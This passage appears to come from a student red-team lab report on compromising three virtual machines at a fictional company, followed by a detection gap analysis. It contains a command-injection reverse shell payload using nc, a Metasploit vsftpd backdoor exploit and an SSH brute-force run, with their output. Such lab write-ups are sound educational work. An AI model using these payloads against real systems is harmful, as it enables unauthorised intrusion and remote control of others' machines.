Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

```

Nmap scan report for 192.168.56.102
Host is up (0.00092s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:10:B8:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 3 IP addresses (3 hosts up) scanned in 74.02 seconds

```

Figure 3: Vulnerable Points in Targets A (HTTP), B (FTP), and C (SSH) Detected by Nmap Service Version Scan (-sV).

4.4.2 Phase 2: Web Application Foothold (Target A - OWASP)

The attack was initiated through the exploitation of the publicly accessible online shopping portal to gain a preliminary point of entry into the network of ABCD Ltd.

- Pre-requisites: The attacking computer must have connectivity to Target A on Port 80 (HTTP). The security level of the DVWA application must be configured to Low to emulate a production environment that has not been patched against vulnerabilities.
- Exploit Details: Command Injection (CWE-77). This exploit arises because the application does not validate input before executing a shell command [4].
- Exploit Method: Netcat listener was set up on the Kali node. A reverse shell was injected through the web form:
127.0.0.1 ; mknod /tmp/backpipe p ; /bin/sh 0</tmp/backpipe | nc 192.168.56.101 4444 1>/tmp/backpipe
- Proof of Success: As shown in Figure 4, the listener successfully caught the connection granting the Red Team a low-privileged shell as www-data.

```
(khadija@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.103] 37782
whoami
www-data
hostname
owaspbwa
```

Figure 4: Initial Access: Reverse Shell via Command Injection.

4.4.3 Phase 3: Internal Service Compromise (Target B - Metasploitable)

Having established a foothold, the Red Team laterally moved and compromised the internal legacy database server, gaining administrative control of the backend infrastructure.

- Pre-conditions: Active session on internal subnet. Target B must be running the vsftpd service.
- Vulnerability Details: Backdoor in service(CVE-2011-2523). The vsftpd 2.3.4 service contains a malicious backdoor that triggers a shell on Port 6200 when a username ending in :) is provided [2].
- Exploit Method: The trigger was automated using the Metasploit Framework.

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.104
exploit
```
- Proof of Concept: The exploit gave an interactive root shell immediately.

```

khadija@kali: ~
Session Actions Edit View Help
msf > search vsftpd
Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check
-  -                               -
0  auxiliary/dos/ftp/vsftpd_232        2011-02-03      normal  Yes
VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.104:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[+] 192.168.56.104:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.104:21 - UID: uid=0(root) gid=0(root)

```


Figure 5: Lateral movement and root-level compromise of legacy Linux server.

The exploit was successful and gave us a uid=0 (God Mode access), but the session was non-interactive. This is because the legacy vsFTPD backdoor does not have a proper TTY allocated. In a real-life scenario, a Red Team would then follow this up with an upgrade to the shell by a Python pty spawn command to stabilize the output.

4.4.4 Phase 3: Domain Endpoint Compromise (Target C - Windows 7)

The end goal was to gain a foothold on the corporate workstation to execute the data exfiltration mission. Reconnaissance revealed that although the system was patched against EternalBlue, it also had an exposed SSH service with weak credential management.

- Prerequisites: Target should have port 22 (SSH) exposed. The target should be reachable from the Kali attacking instance.
- Vulnerability Details: Weak Administrative Credentials / Brute Force Vulnerability The system did not have an account lockout policy and there was a possibility of an automated dictionary attack against the SSH service.
- Exploit Technique: The auxiliary/scanner/ssh/ssh_login module was used. The credentials for the IEUser account were found successfully using a targeted brute force attack with a common password wordlist.
- Success Proof: Red Team successfully created an active SSH session. The command whoami was run and returned iewin7\sshd_server, as shown in Figure 6, indicating an active command-line interface on the Windows 7 workstation. This foothold allows the direct exfiltration of sensitive files from the user's home directory.



```

khadija@kali: ~
Session Actions Edit View Help
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME IEUser
USERNAME => IEUser
msf auxiliary(scanner/ssh/ssh_login) > set PASSWORD Passw0rd!
PASSWORD => Passw0rd!
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.102:22 - Starting bruteforce
[+] 192.168.56.102:22 - Success: 'IEUser:Passw0rd!' 'Microsoft Windows 7 Enterprise 6.1.7601 Service Pack 1 Build 7601'
[*] SSH session 1 opened (192.168.56.101:34575 -> 192.168.56.102:22) at 2026-04-27 22:47:20 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
iewin7\sshd_server
hostname
IEWIN7

```

Figure 6: Successful SSH brute force attack and session establishment on the Windows endpoint.

4.5 Detection Gap Analysis

The final part of the engagement is an objective analysis of why the security controls at ABCD Ltd failed to prevent or detect the compromise. This section presents the Gaps between the current legacy operations and modern security standards [1].

4.5.1 Perimeter Defense and Traffic Monitoring Failure

The breach of ABCD Ltd's infrastructure is indicative of a serious lack of Defense in Depth strategies. Vulnerabilities existed in three of the key defense layers:

1. Application Layer (WAF Shortfall) The first foothold on Target A (OWASP) was gained via Command Injection. A modern Web Application Firewall (WAF) would have performed deep packet inspection, recognizing malicious metacharacters (e.g., ;, |, &) within HTTP requests. In the absence of a WAF, raw and unvalidated input could reach the system shell, bypassing basic input sanitization [4].
2. Network Layer (without IDS/IPS) During the reconnaissance and exploitation phases, the Red Team used noisy Nmap service scans and automated Metasploit modules. These activities result in large amounts of SYN traffic, and known exploit signatures. Signature-based Intrusion Detection System (IDS) such as Snort or Suricata in a hardened environment would have detected these anomalies and alerted administrators to the scan in real time [6].
3. Boundary Control (Egress Filtering Failing) The most important of these was probably the lack of Egress Filtering. Once the exploits are run against Targets B and C, the internal systems can then make outbound connections to the attacker's instance (192.168.56.101). Proper firewall configuration should restrict outbound traffic to Known Good ports (e.g. 80, 443) and trusted destinations. This ability of compromised hosts to phone home on non-standard ports (4444, 6200) is evidence of completely unmonitored internal traffic [7].

4.5.2 Critical Patch Management and Technical Debt

The full takeover of Target B and the concession of Target C are directly the result of systemic failures in Patch Management and the build-up of Technical Debt.

- Target B (Legacy Persistence) Backdoor in vsftpd (CVE-2011-2523) discovered and fixed in 2011. Its presence in 2026 is a catastrophic failure to retire or inventory legacy assets. Running 15 year old software creates a window of indefinite risk as these systems no longer receive security definitions or vendor support, making them easy targets for automated exploitation frameworks [8].
- Target C (Configuration & Credential Management): Although Target C is an older machine running the Windows 7 OS, its penetration through SSH Brute Force shows an IAM deficiency, coupled with inadequate hardening policies. The lack of lockout thresholds and weak credentials like Passw0rd! imply that ABCD Ltd. does not conduct automated vulnerability scans and audits [9].

Strategic Impact: Accumulation of technical debt is one of the key drivers for hackers. In this case, by not retiring outdated systems and implementing adequate password complexity rules, the company is facing both legacy and modern-day mistakes leading to complete confidentiality and integrity failure.

4.5.3 Lack of Egress Filtering and Endpoint Protection

Red Team managed to stay in the network for as long as necessary thanks to missing network segmentation policies and absence of any host monitoring.

- Unrestricted Egress Traffic: The establishment of reverse connections from Targets A and B to the Kali Command and Control (C2) node was only possible due to a lack of Egress Filtering. By allowing internal servers to initiate outbound handshakes on arbitrary ports (e.g., 4444, 6200), the network's perimeter firewall was effectively neutralized. A hardened environment should implement a Default

Deny policy for outbound traffic, forcing all external communication through a verified proxy or specific authorized ports [10].

- **Absence of EDR/XDR Solutions:** The placement of malicious code into system memory implies that standard antivirus cannot detect the threat. An EDR solution would be necessary because in this case, the process would have been detected through its behavior. The EDR solution should flag any anomalies such as process hollowing and unusual SSH logins from an external subnet [11].

5.0 Conclusion

This report gives a holistic evaluation of the cyber security scenario, bringing together the strategic approach in threat modelling and the technical approach in vulnerability exploitation.

Task 1 identified the retail industry to be one of the main targets for advanced threat actors employing supply chain and ransomware attacks after the analysis of M&S and Co-op UK. In Task 2, the Red Team operation against ABCD Ltd showed how the strategic approach translates into the technical scenario. The team was able to demonstrate how vulnerable legacy systems and poor credential management can still lead to the total compromise of the domain by pivoting from the initial web injection attack.

This implies that merely applying technical patches would not provide full organizational security and resilience. In order to do that, ABCD Ltd will need to implement a Cyber-Adaptive Framework to complement threat intelligence and defence-in-depth approaches [13]. Overall, the shift from the reactive approach to the proactive one in the face of an increasingly volatile environment is necessary to ensure the integrity of the UK's critical digital and retail infrastructure.

6. References

- [1] MITRE ATT&CK, "Enterprise Matrix," 2024. [Online]. Available: <https://attack.mitre.org/matrices/enterprise/>
- [2] National Cyber Security Centre (NCSC), "Adversary TTPs and Mitigation," 2026. [Online]. Available: <https://www.ncsc.gov.uk/>
- [3] OWASP, "Top 10 Web Application Security Risks," 2021. [Online]. Available: <https://owasp.org/www-project-top-ten/>
- [4] National Cyber Security Centre (NCSC), "Supply Chain Security Guidance," 2025. [Online]. Available: <https://www.ncsc.gov.uk/>
- [5] OWASP, "Top 10:2021 - Software and Data Integrity Failures," 2021. [Online]. Available: <https://owasp.org/>
- [6] CERT-UK, "Incident Advisory: Retail Sector Supply Chain Compromise," 2026. [Online]. Available: <https://www.ncsc.gov.uk/>
- [7] National Institute of Standards and Technology (NIST), "Technical Guide to Information Security Testing and Assessment (SP 800-115)," 2008. [Online]. Available: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>
- [8] Oracle Corporation, "VirtualBox User Manual: Chapter 6. Virtual Networking," 2024. [Online]. Available: <https://www.virtualbox.org/manual/ch06.html>
- [9] V. K. G. Sircar and S. Sircar, "Designing and Implementing a Virtualized Cybersecurity Lab for Educational Purposes," *International Journal of Computer Applications*, vol. 182, no. 48, pp. 22-29, 2019.
- [10] Offensive Security, "Kali Linux Documentation: Network Configuration," 2024. [Online]. Available: <https://www.kali.org/docs/networking/>
- [11] Gartner, 2025. *Market Guide for Endpoint Detection and Response Solutions*. Available: <https://www.gartner.com/en/information-technology/glossary/endpoint-detection-and-response-edr>

[12] MITRE ATT&CK, 2026. *Technique T1041: Exfiltration Over C2 Channel*. Available: <https://attack.mitre.org/techniques/T1041/>

[13] British Standards Institution (BSI), 2025. *BS EN ISO/IEC 27001: Information Security Management Systems*. Available at: <https://www.bsigroup.com/> (Accessed: April 26, 2026).